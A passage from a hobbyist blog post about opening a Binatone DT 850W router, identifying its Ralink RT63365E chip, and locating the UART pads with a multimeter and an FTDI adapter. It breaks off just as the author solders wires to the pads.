
This was my first proper hardware hacking attempt. I'd never used a multimeter before, never touched UART, never soldered anything this small. I had an old Binatone DT 850W ADSL router lying around and I wanted to see if I could get into it through the board instead of over the network. This is everything I did, including the hour I wasted wiring it wrong.

The router. Keep an eye on that label, it matters later.
What UART even is
Most routers have a serial console on the board called UART. The engineers use it to watch the device boot and debug it, and they almost never remove it. If you can talk to it you usually get the boot log, a login prompt, sometimes a shell. You only need three lines: GND (ground), TX (the router transmits), and RX (the router receives).
So I opened it up.

First look inside. The big chip in the middle is the SoC.
The main chip is a Ralink RT63365E, a small MIPS system-on-chip. Next to it is the RAM and the flash.

The RT63365E and the flash chip (the long one up top). The flash is 2 MB and holds the whole firmware and config.
To talk to UART I used a cheap red FTDI USB-to-serial adapter. It just converts the router's serial into something my laptop can read over USB.

The adapter. The pins I care about are RX, TX and GND. That little jumper sets 3.3V or 5V.

The actual one I used.
One thing I read everywhere and it's true: you cross TX and RX. Router TX goes to adapter RX, router RX goes to adapter TX. If you wire them straight you get nothing. I did not fully respect this and it cost me later.
Finding the pads with a multimeter
On the board there are four pads in a row next to the chip. That's the UART header.

Four pads. One is GND, one is TX, one is RX, one is VCC. The board doesn't label them.
That's the problem, nothing is labelled, and if you put power (VCC) on the wrong wire you can damage something. I looked up the pinout for boards like this and people said it's usually GND, TX, RX, VCC top to bottom.

What the forums said it should be. My board didn't match this.

So I numbered my pads 1 to 4 and decided to measure each one myself.
I'd never used a multimeter so I bought a cheap one and watched a couple of videos.

My first multimeter.
The method is simple: black probe on a known ground, red probe on each pad, read the voltage. I powered the router on and probed all four.

Probing a live board. Don't slip and short two pads.
Here's what I got, in order:
| Pad | Reading |
|---|---|
| 1 | 3.336 V, steady |
| 2 | ~3.5 V, fluctuating |
| 3 | 0 V |
| 4 | 3.366 V, steady |
Pad 3 reads 0 V so that's GND, easy. But here's what I didn't know: a voltage reading can't tell TX from RX. An idle TX sits high around 3.3V, and an idle RX pulled up also sits around 3.3V. Pads 1 and 4 looked identical. So I just guessed.
The hour I wasted (wiring it wrong)
I soldered a wire onto each pad.
